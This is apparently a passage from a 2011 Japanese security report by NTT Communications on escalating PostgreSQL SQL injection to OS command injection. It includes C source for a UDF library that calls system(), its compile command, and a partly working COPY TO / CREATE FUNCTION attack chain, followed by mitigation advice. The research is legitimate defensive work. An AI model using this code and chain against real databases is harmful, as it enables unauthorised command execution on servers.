

図 2.1-14 : 図 2.1-3～図 2.1-13までの作業が終了したら、関数定義を削除しておこう



図 2.1-15 : さて、最近とはいっても少し古い感じがあるが、図 2.1-1～図 2.1-14よりは新しいPostgreSQLに対して、同様の試みをしてみる



図 2.1-16 : 図 2.1-15の結果、PostgreSQL version8.4.8 である



図 2.1-17 : 図 2.1-16に対して「CREATE FUNCTION」コマンドを使って/lib/libc.so.6 をロードさせてみる



図 2.1-18 : 図 2.1-17の結果 1。エラーとなっている



図 2.1-19 : 図 2.1-17の結果 2。コンソール側に表示されたエラーメッセージ

「**”PG_MODULE_MAGIC”マクロ変数が定義されていないライブラリはロードできない**」

というエラーメッセージである

2.2. PostgreSQL ver8.2 以降に対しての方法(案(ver1.1))

Ver8.2 以降は、ライブラリ中に「PG_MODULE_MAGIC」マクロ変数が定義されている必要があるということは、前章の「2.1 PostgreSQL を使ったWebアプリケーションのSQL Injection問題を経由したOS Command Injection」で述べている。

ここで、一つの(未完成の)アイデアを披露したい。

1. postgres.h/fmgr.h をインクルードし、PG_MODULE_MAGIC を定義した C の標準ライブラリの system 関数を呼び出すライブラリを作成する
2. そのライブラリを「COPY TO」コマンドで、ターゲットに送り込む
3. 2.で送り込んだファイルを「CREATE FUNCTION」コマンドで登録する
4. OS コマンドを実行する

2.2.1 PostgreSQL ライブラリの作成

これは、マニュアル通りに作成すればよい。
サンプルとして、図 2.2-1を「libpgcmd.c」として作成し、図 2.2-2でコンパイルした。

```
#include "postgres.h"
#include "fmgr.h"
#include <stdio.h>

#ifdef PG_MODULE_MAGIC
PG_MODULE_MAGIC;
#endif

int systemExec(char *p){
  system(p);
  return 0;
}
```

図 2.2-1 : C 標準の「system」を PostgreSQL から呼び出す UDF ライブラリ

```
# gcc -fPIC -shared libpgcmd.c -o libpgcmd.so -I /usr/local/pgsql/include/server
```

図 2.2-2 : 図 2.2-1をコンパイルすれば、libpgcmd.soが完成する

2.2.2 自作PostgreSQL ライブラリのアップロード

ここは、図 2.2-3～図 2.2-5のような「COPY TO」というSQLコマンドでファイル作成ができるはずであるが、バイナリ(特に 0x00)などのバイトを作成することができない(図 2.2-6)。
作成したライブラリをハックし、UTF-8 や ShiftJIS/EUC に文字コードの範囲内に収めることができれば、クリアされると思うが、著者の技術力では非常に困難である。

```
COPY '¥xXX¥xXX.....' TO 'ファイル'
```

図 2.2-3 : SQL 上の COPY コマンドによって、ファイル作成が可能だ



図 2.2-4 : Web アプリケーション上からも、COPY コマンドの実行は可能だ



図 2.2-5 : 図 2.2-4の実行によって「/tmp/zz.txt」が作成された

図 2.2-6 : しかし、バイナリを COPY コマンドでファイル化させることは困難のようだ

2.2.3 任意のファイルのPostgreSQLへの関数登録

PostgreSQL ver8.3 のCREATE FUNCTIONコマンドでは、実行権のないファイルでもライブラリとして登録できる(図 2.2-7)。



図 2.2-7：実行権のない「/tmp/zzz.so」でもライブラリとして CREATE FUNCTION で登録できる

2.2.4 登録した関数で実行

「2.2.3 任意のファイルのPostgreSQLへの関数登録」で登録することができたなら、実行は当然可能だ。

2.2.5 まとめ

ここで問題になっているのは自作ライブラリをアップロードする「2.2.2 自作PostgreSQL ライブラリのアップロード」である。
自作ライブラリを「\xXX」というデータ列に変換しておき、それを「COPY '\xXX\xXX\xXX.....' TO 'ターゲット上のファイル'」としても、正しくファイルが作成されない。
元々「COPY TO」コマンドの想定しているデータ列は文字列であり、特にNULL(0x00)の扱いでエラーとなっているようである(図 2.2-6)。
共有ライブラリ(.so)を、文字コード(UTF-8/ShiftJIS/EUC)に収まるように書き換えることができれば、「2.2.2 自作PostgreSQL ライブラリのアップロード」はクリアされるだろう。
そうなれば、他の段階は既にクリアされているため、マクロ変数「PG_MODULE_MAGIC」が必要な PostgreSQL であっても、「ライブラリを作成→COPY TO でアップロード→CREATE FUNCTION で登録」という流れで、OS Command Injection が可能となるだろう。

3. まとめ

基本的に、Web アプリケーションに SQL Injection 脆弱性が存在しなければ、本文書で解説した内容を悪用される心配はない。
また、仮に SQL Injection 脆弱性が存在していたとしても「CREATE FUNCTION」実行権のあるユーザ(DBMS 管理者である postgres など)で SQL を実行していなければ、本文書で解説した内容を悪用される心配はない。

4. 検証作業者

NTT コミュニケーションズ株式会社
ソリューションサービス部 第四エンジニアリング部門 セキュリティオペレーション担当
佐名木 智貴

5. 参考

1. セキュア Web プログラミング Tips 集(出版社:株式会社ソフト・リサーチ・センター)
ISBN=978-4883732562
2. ウェブアプリケーションセキュリティ (出版社:データハウス)
ISBN=13: 978-4887189409
3. 体系的に学ぶ 安全な Web アプリケーションの作り方　脆弱性が生まれる原理と対策の実践
(出版社: ソフトバンククリエイティブ)
ISBN=13:978-4797361193
4. 日本 PostgreSQL ユーザ会
http://www.postgresql.jp/
5. version8.2 リリースノート
http://www.postgresql.jp/document/pg911doc/html/release-8-2.html
6. 川口洋のセキュリティ・プライベート・アイズ ～実録・4 大データベースへの直接攻撃～
http://www.atmarkit.co.jp/fsecurity/column/kawaguchi/025.html
7. OWASP Backend Security Project Testing PostgreSQL
https://www.owasp.org/index.php/OWASP_Backend_Security_Project_Testing_PostgreSQL
8. PostgreSQL 9.1.1 - COPY
http://www.postgresql.jp/document/pg911doc/html/sql-copy.html
9. PostgreSQL 9.1.1 - CREATE FUNCTION
http://www.postgresql.jp/document/pg911doc/html/sql-createfunction.html
10. PostgreSQL 9.1.1 - 第 35 章 SQL の拡張 – 35.9 C 言語関数
http://www.postgresql.jp/document/pg911doc/html/xfunc-c.html
11. PostgreSQL は標準でバックスラッシュをエスケープしない仕様になった
http://blog.tokumaru.org/2011/09/postgresql.html

6. 履歴

- 2011 年 10 月 14 日：ver1.0 最初の公開
- 2011 年 11 月 09 日：ver1.1「2.2 PostgreSQL ver8.2 以降に対しての方法(案(ver1.1))」を追記、「3 まとめ」に追記、「5　参考」のリンク先を追加

7. 最新版の公開URL

http://www.ntt.com/icto/security/data/soc.html#security_report

8. 本レポートに関する問合せ先

NTT コミュニケーションズ株式会社
ソリューションサービス部 第四エンジニアリング部門 セキュリティオペレーション担当

e-mail: scan@ntt.com

以　上